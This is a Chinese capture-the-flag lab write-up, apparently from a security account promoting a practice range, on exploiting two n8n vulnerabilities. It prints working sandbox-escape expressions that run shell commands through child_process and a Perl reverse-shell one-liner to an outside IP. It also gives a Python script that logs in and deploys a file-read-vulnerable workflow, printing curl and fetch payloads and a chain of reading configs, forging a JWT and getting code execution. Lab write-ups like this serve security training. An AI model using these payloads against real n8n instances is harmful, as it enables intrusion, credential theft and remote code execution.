
关注泷羽Sec和泷羽Sec-静安公众号,这里会定期更新与 OSCP、渗透测试等相关的最新文章,帮助你理解网络安全领域的最新动态。
学安全,别只看书上手练,就来好靶场,本WP靶场已开放,欢迎体验:
🔗 入口:http://www.loveli.com.cn/see_bug_one?id=581
✅ 邀请码:48ffd1d7eba24bf4
🎁 填写即领 7 天高级会员,解锁更多漏洞实战环境!快来一起实战吧!👇
因为是非常火的洞,Github上一搜就有poc
CVE-2025-68613 的进入方法
https://github.com/Threekiii/Awesome-POC/blob/master/Web%E5%BA%94%E7%94%A8%E6%BC%8F%E6%B4%9E/n8n%20%E8%A1%A8%E8%BE%BE%E5%BC%8F%E6%B2%99%E7%AE%B1%E9%80%83%E9%80%B8%E5%AF%BC%E8%87%B4%E8%BF%9C%E7%A8%8B%E4%BB%A3%E7%A0%81%E6%89%A7%E8%A1%8C%E6%BC%8F%E6%B4%9E%20CVE-2025-68613.md [[CVE-2025-68613 n8n 表达式沙箱逃逸导致远程代码执行漏洞]]
 打开页面,随便注册一个账号
创建 Edit Fields(Set) 节点
 创建一个新的 Workflow 并添加一个 Manual Trigger 节点,添加 Edit Fields(Set) 选项:
 点击 Add Field,此处需要填写
 name 和 value。name 处填入任意内容,在 value 处填入以下代码,切换到 Expression。点击 Test step 测试执行:
1{{ (function(){ return this.process.mainModule.require('child_process').execSync('id').toString() })() }}

最后ls目录发现flag在/tmp目录下。
1
2{{ (function(){ return this.process.mainModule.require('child_process').execSync('cat /tmp/flag.txt').toString() })() }}
flag{93c67d9043f045b399fe6896b10395dc}
或者创建exec节点直接执行命令(注意有没有权限)
直接新建一个exec节点

想要弹回shell发现没有nc也没有python,ls /bin 发现有perl, perl也可以弹

1perl -e 'use Socket;$i="公网ip";$p=4777;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

flag{c006fa82940946b1a5c261198dfba1c5}
CVE-2026-21858 的进入方法
https://github.com/Chocapikk/CVE-2026-21858
把下面的代码保存为n8n_vuln_workflow.py文件
  1#!/usr/bin/env python3
  2"""
  3CVE-2026-21858 漏洞工作流部署脚本
  4用于在已知登录凭据的n8n实例上部署易受攻击的工作流配置
  5"""
  6
  7import requests
  8import json
  9import sys
 10import argparse
 11
 12# 正确的漏洞工作流配置(与你提供的配置一致)
 13VULNERABLE_WORKFLOW = {
 14    "name": "Vulnerable Form",
 15    "nodes": [
 16        {
 17            "parameters": {
 18                "formTitle": "Upload",
 19                "formFields": {
 20                    "values": [
 21                        {
 22                            "fieldLabel": "document",
 23                            "fieldType": "file"
 24                        }
 25                    ]
 26                },
 27                "responseMode": "responseNode",
 28                "options": {}
 29            },
 30            "id": "trigger",
 31            "name": "Form Trigger",
 32            "type": "n8n-nodes-base.formTrigger",
 33            "typeVersion": 2.2,
 34            "position": [0, 0],
 35            "webhookId": "vulnerable-form"
 36        },
 37        {
 38            "parameters": {
 39                "respondWith": "binary",
 40                "options": {}
 41            },
 42            "id": "respond",
 43            "name": "Respond",
 44            "type": "n8n-nodes-base.respondToWebhook",
 45            "typeVersion": 1.1,
 46            "position": [300, 0]
 47        }
 48    ],
 49    "pinData": {},
 50    "connections": {
 51        "Form Trigger": {
 52            "main": [
 53                [
 54                    {
 55                        "node": "Respond",
 56                        "type": "main",
 57                        "index": 0
 58                    }
 59                ]
 60            ]
 61        }
 62    },
 63    "active": True,
 64    "settings": {
 65        "executionOrder": "v1"
 66    },
 67    "tags": []
 68}
 69
 70def login_n8n(base_url, email, password):
 71    """登录n8n并返回session"""
 72    session = requests.Session()
 73
 74    print(f"[*] 正在登录 {base_url}...")
 75    print(f"    邮箱: {email}")
 76
 77    try:
 78        login_resp = session.post(
 79            f"{base_url}/rest/login",
 80            json={"email": email, "password": password},
 81            timeout=15
 82        )
 83
 84        if login_resp.status_code == 200:
 85            print("[✓] 登录成功")
 86            return session
 87        else:
 88            print(f"[✗] 登录失败: HTTP {login_resp.status_code}")
 89            print(f"    响应: {login_resp.text[:200]}")
 90            return None
 91
 92    except requests.exceptions.RequestException as e:
 93        print(f"[✗] 连接失败: {e}")
 94        return None
 95
 96def check_existing_workflow(session, base_url):
 97    """检查是否已存在同名工作流"""
 98    try:
 99        resp = session.get(f"{base_url}/rest/workflows", timeout=10)
100        if resp.ok:
101            workflows = resp.json().get('data', [])
102            for wf in workflows:
103                if wf.get('name') == 'Vulnerable Form':
104                    return wf.get('id')
105        return None
106    except:
107        return None
108
109def delete_workflow(session, base_url, workflow_id):
110    """删除已存在的工作流"""
111    try:
112        resp = session.delete(f"{base_url}/rest/workflows/{workflow_id}", timeout=10)
113        return resp.ok
114    except:
115        return False
116
117def deploy_workflow(session, base_url):
118    """部署漏洞工作流"""
119
120    # 检查是否已存在
121    existing_id = check_existing_workflow(session, base_url)
122    if existing_id:
123        print(f"[!] 发现已存在的 'Vulnerable Form' 工作流 (ID: {existing_id})")
124        print("[*] 正在删除旧工作流...")
125        if delete_workflow(session, base_url, existing_id):
126            print("[✓] 旧工作流已删除")
127        else:
128            print("[!] 删除失败,继续创建...")
129
130    print("[*] 正在创建漏洞工作流...")
131
132    try:
133        create_resp = session.post(
134            f"{base_url}/rest/workflows",
135            json=VULNERABLE_WORKFLOW,
136            timeout=15
137        )
138
139        if not create_resp.ok:
140            print(f"[✗] 创建失败: HTTP {create_resp.status_code}")
141            print(f"    响应: {create_resp.text[:500]}")
142            return None
143
144        workflow_data = create_resp.json().get('data', {})
145        workflow_id = workflow_data.get('id')
146
147        if not workflow_id:
148            print("[✗] 无法获取工作流ID")
149            print(f"    响应: {create_resp.text[:500]}")
150            return None
151
152        print(f"[✓] 工作流创建成功!")
153        print(f"    ID: {workflow_id}")
154        print(f"    名称: {workflow_data.get('name')}")
155
156        # 确保工作流已激活
157        print("[*] 正在激活工作流...")
158        activate_resp = session.patch(
159            f"{base_url}/rest/workflows/{workflow_id}",
160            json={"active": True},
161            timeout=10
162        )
163
164        if activate_resp.ok:
165            print("[✓] 工作流已激活")
166        else:
167            print(f"[!] 激活失败: HTTP {activate_resp.status_code}")
168            print("    工作流已创建但未激活,请手动激活")
169
170        return workflow_id
171
172    except requests.exceptions.RequestException as e:
173        print(f"[✗] 请求失败: {e}")
174        return None
175
176def print_usage_instructions(base_url, workflow_id):
177    """打印使用说明"""
178    webhook_url = f"{base_url}/form/vulnerable-form"
179
180    print("\n" + "="*70)
181    print("部署成功! 漏洞工作流已就绪")
182    print("="*70)
183
184    print(f"\n📋 工作流信息:")
185    print(f"   管理界面: {base_url}/workflow/{workflow_id}")
186    print(f"   Webhook URL: {webhook_url}")
187
188    print(f"\n🔍 测试漏洞 - 读取文件:")
189    print(f"\n   # 使用浏览器控制台:")
190    print(f"""   fetch('{webhook_url}', {{
191     method: 'POST',
192     headers: {{'Content-Type': 'application/json'}},
193     body: JSON.stringify({{
194       data: {{}},
195       files: {{
196         test: {{
197           filepath: '/etc/hostname',
198           originalFilename: 'test.txt',
199           mimetype: 'text/plain',
200           size: 100
201         }}
202       }}
203     }})
204   }})
205   .then(r => r.text())
206   .then(console.log);""")
207
208    print(f"\n   # 或使用 curl:")
209    print(f"""   curl -X POST '{webhook_url}' \\
210     -H 'Content-Type: application/json' \\
211     -d '{{"data":{{}}, "files":{{"test":{{"filepath":"/etc/hostname","originalFilename":"test.txt","mimetype":"text/plain","size":100}}}}}}'""")
212
213    print(f"\n🎯 完整利用链:")
214    print(f"   1. 读取配置: /root/.n8n/config 或 /home/node/.n8n/config")
215    print(f"   2. 读取数据库: /root/.n8n/database.sqlite")
216    print(f"   3. 伪造JWT令牌")
217    print(f"   4. 登录管理后台")
218    print(f"   5. 创建RCE工作流")
219
220    print("\n" + "="*70 + "\n")
221
222def main():
223    parser = argparse.ArgumentParser(
224        description='CVE-2026-21858 漏洞工作流部署脚本',
225        formatter_class=argparse.RawDescriptionHelpFormatter,
226        epilog="""
227示例:
228  python3 deploy_vuln_workflow.py http://target-ip:5678 admin@exploit.local password123
229  python3 deploy_vuln_workflow.py https://n8n.example.com admin@example.com MyP@ssw0rd
230        """
231    )
232
233    parser.add_argument('url', help='n8n实例URL (例: http://localhost:5678)')
234    parser.add_argument('email', help='管理员邮箱')
235    parser.add_argument('password', help='管理员密码')
236
237    args = parser.parse_args()
238
239    # 清理URL
240    base_url = args.url.rstrip('/')
241
242    print("="*70)
243    print("CVE-2026-21858 漏洞工作流部署工具")
244    print("="*70)
245    print(f"目标: {base_url}")
246    print(f"账号: {args.email}")
247    print()
248
249    # 登录
250    session = login_n8n(base_url, args.email, args.password)
251    if not session:
252        print("\n[✗] 部署失败: 无法登录")
253        sys.exit(1)
254
255    # 部署工作流
256    workflow_id = deploy_workflow(session, base_url)
257    if not workflow_id:
258        print("\n[✗] 部署失败: 无法创建工作流")
259        sys.exit(1)
260
261    # 打印使用说明
262    print_usage_instructions(base_url, workflow_id)
263
264    sys.exit(0)
265
266if __name__ == "__main__":
267    main()
然后运行,这里的模仿的是n8n的真实用户在使用过程中“不小心”的“恰好”创建了这样的一个工作流的节点。
1python .\n8n_vuln_workflow.py http://target-ip:5678 111@111.com passwd
这个节点是激活状态,而且是file配置。
